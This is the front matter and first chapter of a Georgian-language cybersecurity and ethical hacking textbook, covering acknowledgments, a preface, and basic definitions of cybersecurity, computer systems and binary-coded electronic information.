

პიხიკ უსაფრთხოების  
პროექტი

გზამკვლევი ღარბის  
სკეციალისტებისთვის და  
დამწყებთათვის

პიბერ უსაფრთხოების  
თავი

ვეთიკუზური ჰეპიტიტი



01001101 01100001 01100100  
01101100 011011  
11 01100010 01  
100001

## სახელმძღვანელო სიტყვა

ამ სახელმძღვანელოს შემუშავებაზე შთაბამონა გარემოებამ, რომ ისედაც უნდა წამეკითხა ლექციები ამ თემაზე. გადავწყვიტე, ნაცვლად მშრალი პრეზენტაციებისა, შევთავაზო ჩემს სტუდენტებს სრულფასოვანი სახელმძღვანელო, რომელიც, იმედი მაქვს, გახდება ზოგიერთისთვის სამაგიდო წიგნი. ამ სახელმძღვანელოს შემუშავებამ მოითხოვა გაცილებით უფრო მეტი ძალისხმევა, ვიდრე მქონდა დაგეგმილი. მიუხედავად ამისა, ვთვლი, რომ ამ შრომამ გამოიღო დადებითი შედეგები, რადგან ჩემი არაერთი სტუდენტისგან მოვისმინე, რომ ისინი კმაყოფილები არიან შემოთავაზებული კურსით. ამიტომაც, განსაკუთრებული მადლობა სტუდენტებს, რომლების გარეშეც, ეს სახელმძღვანელო უბრალოდ არ იარსებებდა.

წარმოუდგენელია, მადლობის სიტყვა ასევე არ მივუძღვნა ევროპის უნივერსიტეტს, რომელმაც შექმნა ამ საგნის შესასწავლად იდეალური გარემო. აუცილებლად უნდა გავამახვილო ყურადღება იმ ფაქტზე, რომ ევროპის უნივერსიტეტი ყოველმხრივ მიჭერდა მხარს და მუდამ ცდილობდა შეექმნა საკუთარი სტუდენტებისთვის იდეალური პირობები. ჩემი აზრით, უნივერსიტეტის სწორედ ასეთი ტიპის ჩართულობა არის შეუცვლელი სტუდენტებისთვის საუკეთესო ცოდნის ბოძებისთვის.



ასევე მადლობელი ვარ ჩემი მშობლების, პროფესორ გიორგი ღლონტის და თამარ ღლონტის, რომლებიც, ამ სახელმძღვანელოს დაწერის პროცესში, იდგნენ ჩემ გვერდით და მაქსიმალურად ცდილობდნენ ჩემს მორალურ მხარდაჭერას.

დიზაინი და ილუსტრაციები, რომლებსაც ხედავთ ამ სახელმძღვანელოში, შემუშავებულია ჩემთვის უახლოესი ადამიანის მიერ, რომელმაც დამრთო ნება გამომეყენებინა მის მიერ შექმნილი 2D და 3D მასალები. ეს ადამიანი არის ვიქტორია კოზლენკოვა - ჩემი თანამებრძოლი და პირველი მხარდამჭერი. განსაკუთრებული მადლობა მას იმისთვის, რომ ეს სახელმძღვანელო არ არის ერთფეროვანი.

ცალკე მადლობა უნდა გადავუხადო ჩემს ყოფილ კოლეგებს შინაგან საქმეთა სამინისტროს ცენტრალური კრიმინალური პოლიციის დეპარტამენტის კიბერ დანაშაულთან ბრძოლის სამმართველოდან - ტარიელ ალავიძეს და სულხან გუნიავას. ისინი არამხოლოდ წამიდგნენ ამ საინტერესო სფეროს შესწავლაში, არამედ გამიწიეს გამორჩეული მეგობრობა და მეტორობა. საქართველოს შინაგან საქმეთა სამინისტრომ მომცა შესაძლებლობა მიმეღო უაღრესად მნიშვნელოვანი კიბერ უსაფრთხოების ტრენინგები ამერიკის შეერთებული შტატების ფედერალური გამოძიების ბიუროსგან (FBI), დიდი ბრიტანეთის სკოტლენდ იარდისგან (SOCA) და ოსლოს პოლიციის აკადემიისგან (OSLO POLICE ACADEMY).

გარდა ამისა, მადლობა უნდა გადავუხადო პროფესორ მაქსიმ იავიჩს, რომელმაც დამაბრუნა კიბერ უსაფრთხოების მეცნიერებაში გერმანიიდან დაბრუნების შემდეგ. მან შემიყვანა ამ სფეროში და დიდი მოწიწებით ცდილობდა ჩემს შენარჩუნებას ამ დარგის ფარგლებში. ამიტომაც, ამ სახელმძღვანელოს არსებობა ნაწილობრივ არის პროფესორ იავიჩის დამსახურება. უღრმესი მადლობა!

ასევე, დიდ მადლობას ვუხდით ადამიანებს, რომლებიც პირდაპირი, თუ არაპირდაპირი, მნიშვნელობით მიიღეს აქტიური და პასიური მონაწილეობა ამ სახელმძღვანელოს შემუშავებაში. მათი მხარდაჭერა იყო ჩემთვის უმნიშვნელოვანესი, ვინაიდან გამოქვეყნების წუთამდე, ეს წარმომედგინა არარეალურ გამოწვევად. სწორედ ეს ადამიანები დამეხმარნენ, როდესაც მე გადავწყვიტე სახელმძღვანელოს შედგენისთვის თავის დაწება. მათი ძლიერი მხარდაჭერის საფუძველზე, მე ეს სახელმძღვანელო მივიყვანე ბოლომდე.

იმედი მაქვს, თქვენ სათანადოდ შეაფასებთ იმ ცოდნას, რომელსაც მოიპოვებთ ამ სახელმძღვანელოში და ის გამოგადგებათ ახალი სამეცნიერო და კარიერული სივრცეების დაპყრობაში. კიბერ უსაფრთხოება და ეთიკური ჰაკინგი არის სრულიად განსხვავებული სამყაროს გასაღები. სამყაროს - სადაც არ არსებობს ჩაკეტილი კარები და ადამიანი თავად ირჩევს რა არის მისთვის მიუწვდომელი და რა არა...

Aleksandre Glonti



## წინასიტყვაობა

ჩემთვის დიდი პატივია, რომ თქვენ აირჩიეთ სწორედ ეს სახელმძღვანელო თქვენს გზამკვლევად კიბერ უსაფრთხოების და ეთიკური ჰაკინგის სამყაროში. ვიდრე დავიწყებდი მის შედგენას, მქონდა უნიკალური შანსი გამეცნო ამ დარგის მოწინავე უცხოელი მეცნიერების ნაშრომები. თითოეულ მათგანში შევნიშნე ერთი საერთო დამახასიათებელი თვისება - ეს სახელმძღვანელოები იყო შედგენილი ისე, რომ მათ ადვილად აითვისებდა ამ სფეროს დამწყები მკვლევარიც. უნდა ვაღიარო, რომ მოვიხიბლე ასეთი მიდგომით და ჯერ კიდევ მაშინ გადავწყვიტე, რომ ჩემი სახელმძღვანელოც იქნებოდა მარტივად აღსაქმელი და გასაგები, როგორც ამ დარგის ვეტერანი სპეციალისტებისთვის, ასევე ადამიანებისთვის, რომლებმაც ახლახან დაიწყეს კიბერ უსაფრთხოების შესწავლა.

ამავდროულად, დიდი ხნის განმავლობაში ვფიქრობდი, თუ საიდან მივდგომოდი კიბერ უსაფრთხოების კონცეპტს. უმაღლესი განათლება მაქვს იურიდიული, მაგრამ საგნის შესწავლისას აღმოვაჩინე, რომ იურიდიულ ასპექტზე არანაკლებ საინტერესოა კიბერ უსაფრთხოების ტექნიკური მხარეც.

აქედან გამომდინარე, გადავწყვიტე ამ სახელმძღვანელოს შემუშავებისას არ შემეზღუდა ჩემი თავი და შევხებოდი ამ უნიკალურ მეცნიერების დარგს სხვადასხვა პერსპექტივიდან. ასეთი მიდგომის შედეგად, მკითხველი აღმოაჩენს, რომ კიბერ უსაფრთხოება არის ვრცელი და სწრაფი ტემპებით განვითარებადი უნიკალური სფერო, რაც მას ერთი მხრივ ხდის კომპლექსურს, ხოლო მეორე მხრივ - უსასრულოდ საინტერესოს.

სახელმძღვანელოში განხილულია სხვადასხვა თემები, რომლებსაც მკითხველი დაეუფლება ეტაპობრივად და სისტემურად. შესაბამისად, პირველ თავში მიღებული ცოდნა მას შესაძლოა გამოადგეს მეათე თავში მოცემული ინფორმაციის სრულფასოვანი აღქმისთვის. მაგალითისთვის, ქსელის ხელყოფა არის პირდაპირ დაკავშირებული ქსელში შეღწევასთან, უჩინარი მავნებელი პროგრამის მომზადება დაკავშირებულია კრიპტოგრაფიასთან და ა.შ. შესაბამისად, გირჩევთ თითოეული თავის შესწავლას თანმიმდევრულად. შემდგომ, როდესაც დაასრულებთ ამ სახელმძღვანელოს შესწავლას, თქვენ ადვილად შეძლებთ დაუბრუნდეთ ნებისმიერ თავს, რათა განახლოთ თქვენი ცოდნა. გახსოვდეთ, გამეორება ცოდნის დედაა!

ამ სახელმძღვანელოს შემუშავებისას გადავაწყდი ერთ მნიშვნელოვან გამოწვევას - ქართული ენა. მიუხედავად იმისა, რომ ჩვენი მშობლიური ენა არის უსასრულოდ ფართო, ამ გზამკვლევზე მუშაობისას აღმოვაჩინე, რომ ტექნიკური თვალსაზრისით, ის საკმაოდ შეზღუდულია. არავითარ შემთხვევაში არ ვამბობ, რომ ქართულ ენაში არ არის ინგლისური ტერმინების შესატყვისი სიტყვები. არა! ეს სიტყვები ნამდვილად არსებობს, მაგრამ ზოგ შემთხვევაში ჟღერს უცნაურად, ხოლო ზოგჯერ საერთოდ უკარგავს ტექსტს მნიშვნელობას. მაგალითისთვის, სცადეთ და გადათარგმნეთ „Pending Friend Request“. დიახ, ის ნამდვილად ითარგმნება, მაგრამ წარმოიდგინეთ, როგორ უჩვეულოდ ჟღერს. გარდა ამისა, ქართველები უნდა შევეგუოთ იმ საყოველთაოდ მიღებულ მოსაზრებას, რომ კიბერ ტექნოლოგიების ენა არის ინგლისური. ის მორგებულია თითოეულ ტერმინზე, როგორც ეტიმოლოგიური თვალსაზრისით, ასევე სიტყვის აზრობრივი მნიშვნელობით. შესაბამისად, ამ სახელმძღვანელოში ჩვენ ხშირად ვიხილავთ ინგლისურ ტერმინოლოგიას, რომელიც არამხოლოდ მორგებულია ამ სფეროს, არამედ მომავალში გაგიმარტივებთ ურთიერთობას უცხოელ კოლეგებთან.



მკითხველმა ასევე უნდა გაითვალისწინოს, რომ სახელმძღვანელოში მოცემული ინფორმაცია არ არის უნიკალური, იმ თვალსაზრისით, რომ თქვენ თავადაც შეძლებთ მოიძიოთ მისი ანალოგი ინტერნეტში. უნიკალურია ის თანმიმდევრობა და სისტემა, რომელზეც დაყრდნობილია ეს სახელმძღვანელო. ის გამომდინარეობს ჩემი საკუთარი ცოდნის და თავის დროზე გადაჭრილი პრობლემების სინთეზისგან. მარტივად რომ ვთქვათ, ამ დარგის შესწავლის პროცესში მე თვითონ გადავწყვედი მთელ რიგ გამოწვევებს, რომელთა გადაჭრას მრავალი საათი მოვანდომე. იმისათვის, რომ თქვენც არ შეფერხდეთ ამ გამოწვევებზე, გადავწყვეტიე აქტიურად დავამატო ჩემ მიერ შემუშავებული მეთოდოლოგია, რომელიც ამ სახელმძღვანელოს დაწერის მომენტისთვის მუშაობდა. კიბერ უსაფრთხოება ვითარდება ძალიან სწრაფი ტემპებით. ამიტომაც, არსებობს იმის ალბათობა, რომ ზოგიერთი მეთოდი აღარ მუშაობდეს იმ დროისთვის, როდესაც თქვენ მის კითხვას დაიწყებთ. მე რეგულარულად განვაახლებ ამ სახელმძღვანელოს და თქვენც გირჩევთ, ყოველთვის გადმოწეროთ უკანასკნელი ვერსია.

სახელმძღვანელო იქნება მისაწვდომი მხოლოდ ელექტრონული ფორმით, გარდა სასაჩუქრე ეგზემპარებისა, რომელიც დაიბეჭდება ძალიან მცირე ტირაჟით. მე მწამს, რომ წიგნების ბეჭდვითი რედაქცია მნიშვნელოვნად აზიანებენ ჩვენს ეკოლოგიას. ა.გ. გადავწყვეტიე არ დამებეჭდა ეს წიგნი მასობრივად.



ერთად გავუფრთხილდეთ ჩვენი ქვეყნის და მსოფლიოს ეკოლოგიას და ჩვენი შთამომავლობის ბედნიერ და ჯანსაღ მომავალს.

მოხარული ვარ, რომ მომეცა შესაძლებლობა გამომექვეყნებინა ეს ექსპერიმენტალური სახელმძღვანელო, რომელიც აქტიურად იყენებს შესწავლის

უნიკალურ მეთოდებს. უნიკალურობა გამომდინარეობს იქიდან, რომ ამ წიგნში იქნება ინტეგრირებული ვიდეო გაკვეთილები ველი თქვენს შეფასებებს ამ მეთოდთან დაკავშირებით...

წინასიტყვაობის დასასრულს მინდა გავუსვა ხაზი იმ გარემოებას, რომ თქვენ წინ გელით ვრცელი გზა. ეს გზა სავსეა გამოწვევებით, მრავალსაათიანი ფიქრებით, საკმაოდ რთულად აღსაქმელი ინფორმაციის გაანალიზებით, უამრავი ცდით და ჩავარდნით, ცდით და მიზნების მიღწევით. ამავდროულად გპირდებით, რომ ისინი, ვინც შეძლებენ ამ გამოწვევებთან გამკლავებას, დაეუფლებიან მომავლის პროფესიას, რომელიც გაუხსნის მათ უამრავ პერსპექტივას.

01101011011010010110001001100101  
 01110010001000000111010101110011  
 01100001011001100111001001010100  
 01111000011011110110010101100010  
 01100001001000000110000101110010  
 01101001011100110010000001110101  
 01110011011000010111001101110010  
 01110101011011000110111101100100  
 00100000011101100111001001100011  
 01100101011011000110100100100000  
 01110011011001100110010101110010  
 01101111 00100001

# შესავალი

დრო არის დაუნდობელი არამხოლოდ ადამიანის მიმართ, არამედ ცოდნის სხვადასხვა დარგების მიმართაც. ამავდროულად, დროს უყვარს სიახლე და ის გამუდმებით აჩენს ახალ შესაძლებლობებს მათთვის, ვინც მას არ ჩამორჩება. ჩემი და მრავალი სხვა მეცნიერის აზრით, უკანასკნელი ათწლეულების ასეთი სწრაფი სოციო-ეკონომიკური განვითარება არის დაკავშირებული სწორედ კიბერ ტექნოლოგიების სწრაფ განვითარებასთან. უკანასკნელმა მოგვცა აღურაცხელი ინფორმაციის აკუმულირების, მისი სწრაფი დამუშავების და გაზიარების შესაძლებლობა. თუ დავფიქრდებით, სწორედ ამ ინფორმაციის დამუშავებასთან დაკავშირებული სირთულეები აყვავებდა მეცნიერულ და ტექნოლოგიურ პროგრესს. დღეს, პრაქტიკულად თითოეულ ჩვენთაგანს ჯიბეში აქვს ხელსაწყო, რომელიც უხსნის მას თითქმის შეუზღუდავ წვდომას მრავალი საუკუნის მანძილზე დაგროვებულ ცოდნასთან, იძლევა ამ ცოდნის ელვისეური სიჩქარით გაზიარების შესაძლებლობას, რა დროსაც არ არსებობს ისეთი დაბრკოლებები, როგორც ქვეყნის საზღვრები და ენის ცოდნის ბარიერები. ცოდნასთან ერთად, კიბერ ტექნოლოგიებმა ასევე შეცვალეს ჩვენი პრე-კიბერტექნოლოგიური ცხოვრების პრაქტიკულად ყველა ასპექტი. დღეს, ნებისმიერი ინდუსტრია არის დიდ წილად დამოკიდებული კომპიუტერულ ტექნოლოგიებზე. პროდუქციის დამუშავება, მისი აღრიცხვა, საფინანსო ანგარიშების წარმოება, ურთიერთობა კომპანიონებთან და სხვა ოპერაციები წარმოებს უშუალოდ „ჭკვიანი“ ელექტრონული მოწყობილობების გამოყენებით. ის ინდუსტრია, რომელიც უგულებელყოფს კიბერ ტექნოლოგიების მირ ბოდებულ პრიორიტეტებს, ადრე თუ გვიან, ემსხვერპლება კაცობრიობის პროგრესს. ძირითადად, ასეთ პროგრესს „ჩამორჩენილ“ კომპანიას შთანთქავს მოდერნიზებული კომპანია, ან ის უბრალოდ ქრება კაპიტალისტური წესწყობილების უმკაცრესი ასპარეზიდან.

ისევე როგორც ნებისმიერ საკვანძო ერთეულს, კომპიუტერულ სისტემასაც ესაჭიროება დაცვა და მოფრთხილება. რადგან უკანასკნელი ჩამოყალიბდა ჩვენი პროგრესის ძირითად განმაპირობებელად, ეტაპობრივად ის აგრეთვე გახდა არაკეთილსინდისიერი ადამიანების სამიზნეც. ასეთებს ხიბლავთ ინფორმაციული ტექნოლოგიები, რადგან მათ ცალსახად გაიაზრეს, თუ რამხელა სიმდიდრის და მაღალუფლების მოპოვება შეუძლიათ არაკეთილსინდისიერი გზებით. ისტორიულად, არცერთ ფიზიკურ ქურდობას არ მოუტანია ქურდისთვის იმხელა სიმდიდრე, რაც კიბერ-ქურდობას. არცერთ იდეოლოგიას არ მოუხდენია ისეთი მასშტაბის სოციალური, თუ მენტალური რევოლუციები, როგორც სოციალურ მედიას. შესაბამისად, ადამიანისთვის, რომელიც კარგად ფლობს კომპიუტერულ ტექნოლოგიებს, პრაქტიკულად არ არსებობს ბარიერები.

კიბერ სამყაროშიც არსებობს ე.წ. „თეთრი“ და „შავი“ მხარე. პირველი ემორჩილება დაწერილ კანონებს და ებრძვის მეორეს, ხოლო მეორე არ ემორჩილება დაწერილ კანონებს, ცდილობს აუაროს გვერდი პირველს და მიიღოს სარგებელი დანაშაულებრივი გზით. თეთრი მხარე არის კიბერ უსაფრთხოება, ხოლო შავი მხარე არის კიბერ დანაშაული. ეს ორი არის ერთმანეთის გამომრიცხავი მიმართულება. პირველი დარგის სპეციალისტები არ იშურებენ ძალღონეს, რათა დაიცვან ელექტრონული სახით აკუმულირებული სიმდიდრე, ხოლო კიბერ დამნაშავეები - რათა გამოიგონონ ელექტრონული ინფორმაციის ხელყოფის ახალი მეთოდები.


რა საკვირველია, ასეთი დარგი მალევე გახდა სამეცნიერო შესწავლის ერთერთი ძირითადი საგანი. ის ახალია, გააჩნია უსასრულო პოტენციალი და სათანადოდ აჯილდოვებს მათ, ვინც მის შესწავლას გადაწყვეტს.

თუ დაფიქრდებით,  
თანამედროვეობის ყველაზე მდიდარი ადამიანები გახდნენ ასეთები  
სწორედ კიბერ-ტექნოლოგიების სფეროში.

01010100 01101000 01100101 00100000  
01010000 01110010 01101111 01101010  
01100101 01100011 01110100 00100000  
01000001 01101110 01100100 01110010  
01101111 01101101 01100101 01100100  
01100001



## 1.1. კიბერ უსაფრთხოების კონცეპტი, დეფინიცია და მოქმედების სფერო



კიბერ უსაფრთხოებას არ გააჩნია ერთიანი, ყველასათვის მისაღები, დეფინიცია. იქიდან გამომდინარე, თუ ვის შეეკითხებით, თქვენ მოისმენთ განსხვავებულ პასუხებს. ეს სულაც არ ნიშნავს, რომ რომელიმე დარგის სპეციალისტის პასუხი არ არის სწორი. ეს ნიშნავს მხოლოდ იმას, რომ აღნიშნული სფერო არის ძალიან ფართო და მეცნიერს აქვს უნიკალური შესაძლებლობა მიუდგეს მას ბევრი სხვადასხვა პერსპექტივიდან.

შემთხვევებში, როდესაც არ არსებობს კონცეპტის ერთიანი დეფინიცია, ჩვენ შეგვიძლია მივუდგეთ მას ეტიმოლოგიურად<sup>1</sup> და დამახასიათებელი პრინციპებიდან გამომდინარე. ასეთი მიდგომა უზრუნველყოფს ინფორმაციის სისწორეს და აუთენტურობას.

მაშასადამე, დავიწყეთ ამ კონცეპტის ეტიმოლოგიური განხილვა და დავანაწევროთ ეს სახელწოდება შემადგენელ ნაწილებად. ესენია **კიბერ** და **უსაფრთხოება**. დავიწყეთ პირველი ტერმინის განმარტება.

რას ნიშნავს ტერმინი „კიბერ“? ეს სიტყვა წარმოიშობა მეცნიერების დარგის დასახელებიდან - „კიბერნეტიკა“, რომელიც შეისწავლის კომუნიკაციას და ავტომატიზებულ კონტროლის სისტემებს უსულო მექანიკურ ხელსაწყოებში და სულიერ პირებში. ინგლისურ ტერმინთა ლექსიკონში სიტყვა „კიბერ“ განიმარტება, როგორც „ელექტრონულ / ციფრულ ინფორმაციულ ტექნოლოგიებთან და ვირტუალურ რეალობასთან დაკავშირებული საგანი, ან კონცეპტი.“ შესაბამისად, როდესაც ვახსენებთ ტერმინს „კიბერ“, საუბარი გვაქვს კომპიუტერულ მეცნიერებასთან ასოცირებულ ფენომენთან.

რას ნიშნავს ტერმინი უსაფრთხოება? ოქსფორდის ლექსიკონი განმარტავს ან ტერმინს, როგორც „მდგომარეობას, რომლის დროსაც არ არსებობს საფრთხე“.

რა მივიღეთ შედეგად? კიბერ უსაფრთხოება ნიშნავს „ელექტრონული ინფორმაციული სივრცის უსაფრთხო მდგომარეობას.“ ერთი მხრივ, ჩვენ შეგვიძლია ჩავთვალოთ ეს განმარტება სრულად, მაგრამ, ჩემი აზრით, ის ბადებს უფრო მეტ კითხვას, ვიდრე გაგვცემს კონკრეტულ პასუხს.

გავითვალისწინოთ, რომ მიღებული დეფინიცია ასახავს ამ ორი ტერმინის შეხამების მხოლოდ ეტიმოლოგიურ ასპექტს. იმისთვის, რომ სრულად აღვიქვათ ამ ტერმინის მნიშვნელობა, აუცილებლად უნდა განვიხილოთ ის პრინციპულ დონეზეც.

ჩვენ უკვე განვმარტეთ ტერმინი „კიბერ“ ეტიმოლოგიურად. მაგრამ რა როლი აქვს ამ სიტყვას კონკრეტულ სიტყვათა შეხამებაში - „კიბერ უსაფრთხოება“? აღქმის სიმარტივიდან გამომდინარე, შეგვიძლია მოვიაზროთ ტერმინი „კიბერ“, როგორც კომპიუტერულ სისტემასთან დაკავშირებული მცნება, ან თავად კომპიუტერული სისტემა. რა საკვირველია, ცალკეულმა მკითხველმა შესაძლოა გამოიტანოს უფრო ღრმა შინაარსი და ის არ იქნება მცდარი, მაგრამ როგორც უკვე აღვნიშნე შესავალში - ჩვენი მიზანია საგნის მაქსიმალური გამარტივება. ა.გ. სრულიად საკმარისია განვმარტოთ ტერმინი „კიბერ“, როგორც კომპიუტერული სისტემა და მასთან ასოცირებული ფიზიკური ხელსაწყოები, პროგრამული უზრუნველყოფა და მეცნიერული კონცეპტები.

უსაფრთხოების ხელყოფა ხშირად ასოცირდება დანაშაულებრივ ქმედებასთან, მაგრამ ის ყოველთვის არ ჩაითვლება დანაშაულად. უსაფრთხოების სფერო იმდენად მრავალფეროვანია, რომ ჩვენ მოგვიწევდა მოსახლეობის დიდი ნაწილის დაპატიმრება, თუ უსაფრთხოების თითოეული ტიპის ხელყოფას ჩავთვლიდით დანაშაულებრივ ქმედებად. აქედან გამომდინარე, შევთანხმდეთ, რომ გარკვეული ტიპის უსაფრთხოების ხელყოფა შესაძლოა იყოს დანაშაულებრივი ქმედება, მაგრამ ზოგჯერ ის ასეთად არ/ვერ ჩაითვლება. უკანასკნელის მაგალითია, როდესაც თქვენმა ოჯახის წევრმა გამოიყენა თქვენი კომპიუტერი, რითიც ხელყო კიბერ უსაფრთხოების კონფიდენციალურობის პრინციპი. დიახ, ამ დროს ჩვენ ცალსახად გვაქვს უსაფრთხოების ხელყოფის ფაქტი, მაგრამ ჩაითვლება ეს დანაშაულად? ზოგ შემთხვევაში კი, ზოგ შემთხვევაში არა. გააჩნია ხელმყოფი პირის მოტივებს და დამდგარ შედეგ(ებ)ს.

კეთილი, ამ ეტაპზე არ გვინდა შეჩერება კიბერ უსაფრთხოების იურიდიულ ასპექტებზე, რადგან ამ საკითხს მე ცალკე თავში განვიხილავთ. დეფინიციის ჩამოსაყალიბებლად კი უკვე გვაქვს საკმარისი ინფორმაცია.

მაშასადამე, გამოვიდა რომ კიბერ უსაფრთხოება არის კომპიუტერული სისტემის დაცულობა დანაშაულებრივი ხელყოფისგან, ან სხვა სახის არასანქცირებული ქმედებისგან. თითქოს სრულად მოვიცავით კიბერ უსაფრთხოების კონცეპტი, მაგრამ გამოგვრჩა ერთერთი უმნიშვნელოვანესი ასპექტი - კომპიუტერი შედგება როგორც ფიზიკური ნაწილებისგან (Hardware), ასევე პროგრამული უზრუნველყოფისგან (Software). სწორედ უკანასკნელი გვაძლევს ინფორმაციის გენერირების და ათვისების შესაძლებლობას. ა.გ. კომპიუტერული სისტემის პროგრამული ნაწილი იმდენადვე მნიშვნელოვანია, რამდენადაც მისი ფიზიკური შემადგენელი ნაწილები. შესაბამისად, კიბერ უსაფრთხოება ამავედროულად მოიცავს ინფორმაციულ უსაფრთხოებასაც.

<sup>1</sup> ეტიმოლოგია არის მეცნიერება, რომელიც შეისწავლის სიტყვების წარმოშობას და მათი მნიშვნელობის ცვლას სხვადასხვა პერიოდებში

შედეგად ვიღებთ შემდეგ დეფინიციას, რომელიც მართებულია, როგორც ეტიმოლოგიური თვალსაზრისით, ასევე პრინციპულ დონეზე:



„კომპიუტერული სისტემის დაცულობა ელექტრონული ინფორმაციის დანაშაულებრივი ხელყოფისგან და არასანქცირებული გამოყენებისგან.“

## დამატებითი წყაროები (ინგლისურად)



<https://www.kaspersky.com/resource-center/definitions/what-is-cyber-security>



<https://searchsecurity.techtarget.com/definition/cybersecurity>



<https://www.cisco.com/c/en/us/products/security/what-is-cybersecurity.html>



<https://ahsanghazi.files.wordpress.com/2017/03/263973122-security-in-computing-5-e-charles-p-pfleeger-pdf1.pdf>

01101011	01101111	01101101	01110000
01101001	01110101	01110100	01100101
01110010	01110101	01101100	01101001
00100000	01110011	01101001	01110011
01110100	01100101	01101101	01100001

## 1.2. კომპიუტერული სისტემა

წინა თავში ჩვენ უკვე შევისწავლეთ, რომ კიბერ უსაფრთხოების დეფინიციის განუყოფელი ნაწილებია კომპიუტერული სისტემა, ელექტრონული ინფორმაცია, დანაშაულებრივი ხელყოფა და არასანქცირებული წვდომა. თითოეულ ამ ტერმინს გააჩნია მნიშვნელობა და კიბერ უსაფრთხოების შესასწავლად აუცილებელია მათი ძირფესვეული აღქმა, რათა ჩვენი ინფორმაცია ამ დარგის შესახებ იყოს სრულფასოვანი. სხვათაშორის, ინფორმაციის სისრულე არის უსაფრთხოების ერთერთი შემადგენელი კომპონენტი, რომელსაც ჩვენ მოგვიანებით შევხებით.

არ დავარდვიოთ თანმიმდევრობა და დავიწყოთ კომპიუტერული სისტემით. მაშასადამე, რა არის კომპიუტერული სისტემა? ამ შემთხვევაშიც გადავწყდებით ერთიანი ტერმინის არარსებობის გამოწვევას. მიუხედავად ამისა, ჩვენ უკვე ვიცით გამოსავალი ამ რთული სიტუაციიდან. დავიწყოთ ამ ტერმინის გაშიფვრა პრინციპების დონეზე, რის შედეგადაც მივიღებთ დეფინიციას, რომელზეც ვერავინ შემოგვედავება.

კომპიუტერული სისტემა არის:



„ისეთი კომპიუტერი, რომელიც ფუნქციონირებს და გააჩნია ყველა საჭირო ფიზიკური ნაწილი და პროგრამული უზრუნველყოფა, რათა მომხმარებელმა შეძლოს მისი გამოყენება. კომპიუტერში მოიაზრება ხელსაწყო, რომელიც აღიქვამს მომხმარებლის ბრძანებებს, შეუძლია ეს ბრძანებები დაამუშავოს და შეინახოს ინფორმაცია.“<sup>1</sup>

<sup>1</sup> Technopedia - <https://www.techopedia.com/definition/593/computer-system>

01100111 01101100 01101111 01101110 01110100 01101001

## სტანდარტული კომპიუტერული სისტემა



ამავდროულად:



„კომპიუტერული სისტემა არის ქსელის მეშვეობით ერთმანეთთან დაკავშირებული ორი, ან მეტი კომპიუტერი, რომელთაც გააჩნიათ ერთიანი მუხსიერების სისტემა<sup>1</sup>. კომპიუტერულ სისტემაზე ასვე შეერთებულია პერიფერიული ხელსაწყოები, მაგალითად პრინტერი, სკანერი, როუტერი და ა.შ. სისტემაში არსებულ კომპიუტერებს შეუძლიათ დამოუკიდებელი მუშაობაც<sup>2</sup>.

<sup>1</sup> იგულისხმება, რომ ქსელში არსებულ კომპიუტერებს ერთმანეთში თავისუფლად შეუძლიათ ინფორმაციის მიმოცვლა

<sup>2</sup> <http://www.businessdictionary.com/definition/computer-system.html>

## ესეც კომპიუტერული სისტემაა



### დამატებითი წყაროები (ინგლისურად)

 <https://peda.net/kenya/ass/subjects2/computer-studies/form-1/the-computer-system>

 [https://www.youtube.com/watch?v=dUfKdASHB\\_E](https://www.youtube.com/watch?v=dUfKdASHB_E)

### 1.3. ელექტრონული ინფორმაცია

კომპიუტერები აღიქვამენ მხოლოდ ელექტრონულ ინფორმაციას. ნებისმიერი ბრძანება, რომელსაც ჩვენ ვაძლევთ კომპიუტერს გარდაიქმნება უსასრულო ელექტრონულ დინებაში. ეს დინება შეიცავს მხოლოდ 2 ტიპის ბრძანებას - „კი“ და „არა“. ამ ბრძანებების სწრაფი ცვლა უზრუნველყოფს ელექტრონული ინფორმაციის გენერირებას.

იმისათვის, რომ კომპიუტერმა დაამუშავოს და შეინახოს ინფორმაცია, ის იყენებს ე.წ. „ბინარულ“ კოდს. „ბინარული“ კოდი შედგება ორი ციფრისგან - 0 და 1. ელექტრონული ინფორმაციის დინების (სიგნალის) მსგავსად ამ ციფრების აღქმა ხდება სპეციალური ფიზიკური „ტრანზისტორების“ მეშვეობით.



ბინარული კოდი ინახება მეხსიერების მატარებელზე. მაგალითად, „Hard Drive“-ის პრინციპზე მომუშავე მეხსიერების მატარებელს აქვს დადებითი და უარყოფითი მაგნიტური მუხტი. ერთი მუხტი ინახავს ციფრს 0, ხოლო მეორე ციფრს 1.



„ბინარული“ კოდი არის „მორზეს“ კოდის მსგავსი. მორზეს კოდის მეშვეობით კომუნიკაციის დასამყარებლად გამოყენება ორი სიმბოლო - წერტილი და შტრიხი. ა.გ. ის არის შედარებით პრიმიტიული, რადგან ლიმიტირებულია მხოლოდ ალფავიტის ასოებით, ციფრებით და პუნქტუაციის ნიშნებით. გარდა ამისა, მას ოპერირებს ადამიანი, რომლის მუშაობის სიჩქარე არსებითად ჩამოუვარდება ცენტრალური პროცესორის<sup>1</sup> მუშაობის სიჩქარეს. შესაბამისად, ბინარულ კოდის მეშვეობით შესაძლებელია გაცილებით ნაკლებ დროში გაცილებით უფრო დიდი ინფორმაციის დამუშავება.

ნებისმიერი ინფორმაცია, რომელიც ხვდება კომპიუტერზე ავტომატურად გარდაიქმნება ელექტრონულად. შემდგომ, ამ კოდს ამუშავებს ცენტრალური პროცესორი და ინახავს მეხსიერების მატარებელზე.

მაგალითად, როდესაც კლავიატურაზე ვაჭერთ ლილავს, ჩვენ ფიზიკურად ვააქტიურებთ გადამრთველს, რომელიც განთავსებულია ლილავის ქვემოთ. ეს გადამრთველი ავტომატურად გარდაქმნის ამ ჩვენს ფიზიკურ ზემოქმედებას ბინარულ კოდში და უგზავნის კომპიუტერის პროცესორს. შემდგომ, კომპიუტერი ამ ინფორმაციას ამუშავებს და ასახავს მონიტორზე<sup>2</sup> ადამიანისთვის გასაგები ფორმით.

